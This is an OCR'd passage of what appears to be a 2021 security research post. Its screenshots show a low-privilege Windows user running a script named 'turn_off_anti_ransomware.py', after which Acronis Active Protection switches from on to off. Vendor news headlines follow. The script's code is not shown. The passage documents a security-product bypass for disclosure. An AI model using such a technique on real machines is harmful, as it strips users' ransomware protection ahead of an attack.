NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled


C:\Users\DumbUser>_
```



Active Protection

Active Protection is on

Defense from ransomware: • Files • Memory • Backups • OS • NAS

Defense from illicit cryptomining: • CPU • Networks

Processes

1 Monitored

143 Total

What's new

09/02/2020 Snake/EKANS Ransomware Attacks Industrial Control Systems: Acronis Stops It


Managed processes

Allowed to modify files 0


Allowed to modify files and backups 0

Denied to modify files and backups 0

Trial mode
19 days left



```
C:\Users\DumbUser>cd Desktop

C:\Users\DumbUser\Desktop>python turn_off_anti_ransomware.py
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'

C:\Users\DumbUser\Desktop>_
```



```
C:\Users\DumbUser>cd Desktop

C:\Users\DumbUser\Desktop>python turn_off_anti_ransomware.py
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'
b'{\n\t"errorCode" : 0\n}'

C:\Users\DumbUser\Desktop>
```

Active Protection

Active Protection is off

Defense from ransomware: • Files • Memory • Backups • OS • NAS

Defense from illicit cryptomining: • CPU • Networks

What's new

09/02/2020 Snake/EKANS Ransomware Attacks Industrial Control Systems: Acronis Stops It
23/01/2020 As a Mozy Alternative, MSP Executech Finds Acronis Cyber Cloud the Best
10/12/2019 Acronis Discovers New AutoIt Cryptominer Campaign Injecting Windows Process
27/11/2019 Ryuk Ransomware Strikes Again: Second Outbreak Hits Louisiana
07/11/2019 The Transition From Mozy To Carbonite Leaves Users Wanting More
31/10/2019 10 Monstrous Ransomware Strains that Haunted 2019
24/10/2019 Popular Backup Solutions Easily Disabled by Recent HILDACRYPT Ransomware
22/10/2019 Flat-lined by Ransomware: Attacks Force Medical Facilities to Go Out of Business
18/10/2019 HILDACRYPT: A Ransomware Newcomer Hits Backup and Anti-virus Solutions
07/10/2019 Threat Analysis: Nemty Ransomware and the Fake PayPal Site
24/09/2019 Syrk Ransomware Delivers Encryption Payload via PowerShell Script
05/09/2019 Dorian Shows Why Cyber Protection is Vital for Disaster Preparedness

Posted on 2021-05-19